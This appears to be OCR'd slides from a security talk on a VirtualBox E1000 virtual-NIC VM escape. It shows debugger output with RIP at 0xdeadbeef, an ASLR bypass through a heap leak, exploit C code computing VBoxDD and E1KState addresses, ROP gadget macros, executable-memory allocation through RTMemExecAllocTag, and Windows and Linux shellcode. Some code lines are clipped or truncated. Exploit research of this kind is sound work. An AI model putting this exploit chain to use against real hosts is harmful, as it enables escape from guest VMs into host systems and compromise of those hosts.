[Truncated]

            e1kHandleRxPacket(pThis, pSg->aSegs[0].pvSeg, cbFrame, status);
            rc = VINF_SUCCESS;
        }

[Truncated]

    }

[Truncated]
```

RIP Control!



```
    else if (cb < 128)
        E1K_INC_CNT32(PRC127)
    else if (cb < 256)
        E1K_INC_CNT32(PRC255)
    else if (cb < 512)
        E1K_INC_CNT32(PRC511)
    else if (cb < 1024)
        E1K_INC_CNT32(PRC1023
    else
        E1K_INC_CNT32(PRC1522

    E1K_INC_ISTAT_CNT(pThis->

# ifdef E1K_WITH_RXD_CACHE
    while (cb > 0)
    {
        E1KRXDESC *pDesc = e1
```

Address: @$scopeip

```
00000000`deadbeef ?? ???
```


```
00007ff8`b79bd600 483b4610        cmp     rax,qword ptr [rsi+10h] ds:00000000`00000010
0:036>
(1ff0.14c0): Access violation - code c0000005 (!!! second chance !!!)
00000000`deadbeef ??              ???
0:015>
```

Good! Now what?

Mitigations

NX/DEP: Stack is not executable → no shellcode :(

ASLR: Randomization of addresses → we don't know where we are



```
static int e1kFallbackAddSegment(PE1KSTATE pThis, RTGCPHYS PhysAddr, uint16_t u16Len, bool fSend, bool fOnWorkerThread)
{
    int rc = VINF_SUCCESS;

[Truncated]

    PDMDevHlpPhysRead(pThis->CTX_SUFF(pDevIns), PhysAddr,
                      pThis->aTxPacketFallback + pThis->u16TxPktLen, u16Len);

[Truncated]

    if (fSend)
    {

[Truncated]

        e1kTransmitFrame(pThis, fOnWorkerThread);

[Truncated]
    }

    return rc;
}
```

Reliable leak!

By using the PDMDevHlpPhysRead() function, we can read a static string placed onto the heap, from this address we can get the base address of VBoxDD.dll/.so

Note: VirtualBox heap is randomized by ASLR, but internal structures are allocated always at the **same offset** :)


With the VBoxDD base address, we can use gadgets inside this module to write a custom ROP chain :))

Result of the leak

```c
leak_pointer_bytes(ACPI2STRING);
printk("Final pointer: 0x%llx\n", *(uint64_t *)LEAKED_POINTER);
VboxDDBase = *(uint64_t *)LEAKED_POINTER - VBOXDDBASEOFFSET;
printk("VBoxDD.so@0x%llx\n", VboxDDBase);
leak_pointer_bytes(ACPI2STRING2);
printk("Heap pointer: 0x%llx\n", *(uint64_t *)LEAKED_POINTER);
Pe1kstateAddr = *(uint64_t *)LEAKED_POINTER - STRING2PE1KSTATE;
printk("E1KState pointer: 0x%llx\n", Pe1kstateAddr);
aTxPacketFallback = Pe1kstateAddr + E1K2PACKETFALLBACK;
printk("pThis->aTxPacketFallback buffer (we'll place shellcode here): 0x%llx\n", aTxPacketFallback);
```

ROP Gadgets: arbitrary read

We can use the ‘arbitrary read’ gadget to read entries from the Import Address Table (IAT)/ Procedure Linkage Table (PLT).




```
#define ARBITRARY_READ(B, addr, iter) {\
    ADD_GADGET(B, iter, POP_RAX) \
    ADD_GADGET(B, iter, addr) \
    ADD_GADGET(B, iter, MOV_PTR) \
    ADD_GADGET(B, iter, 0xdeadbeef) \
    ADD_GADGET(B, iter, 0xdeadbeef) \
}
```

ROP Gadget: RTMemExecAllocTag()


By calling the RTMemExecAllocTag() function, it’s possible to allocate executable memory and then copy some shellcode inside it.

The ROP chain then redirects control flow inside this memory region to execute the shellcode.



```
RTDECL(void *) RTMemExecAllocTag(size_t cb, const char *pszTag) RT_NO_THROW_DEF
{
    RT_NOREF_PV(pszTag);

    /*
     * Allocate first.
     */
    AssertMsg(cb, ("Allocating ZERO bytes is really not a good idea! Good luck with the next assertion!\n"));
    cb = RT_ALIGN_Z(cb, 32);
    void *pv = malloc(cb);
    AssertMsg(pv, ("malloc(%d) failed!!!\n", cb));
    if (pv)
    {
        memset(pv, 0xcc, cb);
        void   *pvProt = (void *)((uintptr_t)pv & ~(uintptr_t)PAGE_OFFSET_MASK);
        size_t  cbProt = ((uintptr_t)pv & PAGE_OFFSET_MASK) + cb;
        cbProt = RT_ALIGN_Z(cbProt, PAGE_SIZE);
        DWORD fFlags = 0;
        if (!VirtualProtect(pvProt, cbProt, PAGE_EXECUTE_READWRITE, &fFlags))
        {
            AssertMsgFailed(("VirtualProtect(%p, %#x,,) -> lasterr=%d\n", pvProt, cbProt, GetLastError()));
            free(pv);
            pv = NULL;
        }
    }
    return pv;
}
```

Memory inspection with WinDbg




```
        memset(pv, 0xcc, cb);
        void    *pvProt = (void
        size_t  cbProt = ((uir
        cbProt = RT_ALIGN_Z(cb
        DWORD fFlags = 0;
        if (!VirtualProtect(pv
        {
            AssertMsgFailed(("
            free(pv);
            pv = NULL;
        }
    }
    return pv;
}


RTDECL(void)    RTMemExecFree(
{
    RT_NOREF_PV(cb);

    if (pv)
        free(pv);
}
```

```
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...

Usage:                  Heap
Base Address:           00000000`44b5b000
End Address:            00000000`44b7c000
Region Size:            00000000`00021000 ( 132.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000040          PAGE_EXECUTE_READWRITE
Type:                   00020000          MEM_PRIVATE
Allocation Base:        00000000`448b0000
Allocation Protect:     00000004          PAGE_READWRITE
More info:              heap owning the address: !heap -s -h 0x2460000
More info:              heap segment
More info:              heap entry containing the address: !heap -x 0x44b5b950


Content source: 1 (target), length: 206b0
0:011>
```


Name	Value
User	
rax	0x0000000044b5b950
rbx	0x00007ff8b71b1328
rcx	0x00007ff8f9b8ef94
rdx	0x0000000000000000
rsi	0x0000000000000000
rdi	0x0000000000000000
rsp	0x000000000568f4e0
rbp	0x0000000000000000
rip	0x00007ff8c61093d5

Windows shellcode - PEB walking



```
        mov rsi, [gs:0x60]  ; Getting _PEB from _TEB
        mov rsi, [rsi+0x18] ; _PEB_LDR_DATA
        mov rsi, [rsi+0x10] ; InLoadOrderModuleList
        lodsq
        mov rsi, [rax]
        mov rdi, [rsi+0x30] ; dll base address
        /* Got kernel32.dll base address */
        lea rbx, [rip+exec]
        call rbx
        calc: .string "calc.exe"
exec:
        pop rcx
        add rdi, 0x05f0e0
        xor rdx, rdx
        inc rdx
        call rdi
```

Linux shellcode - fork(), execve() and chill



```
nop
nop
mov rax, 58 ; vfork()
syscall

test rax, rax
jnz parent_continue

mov rax, 59 ; execve()

lea rdi, [rip+shell]
mov [rip+argv], rdi

lea rsi, [rip+argv]

lea rdx, [rip+env]
mov [rip+envp], rdx

lea rdx, [rip+envp]
syscall
```

DEMO TIME! (Windows)

DEMO TIME! (Linux)

VM escape!

Thank you for your attention!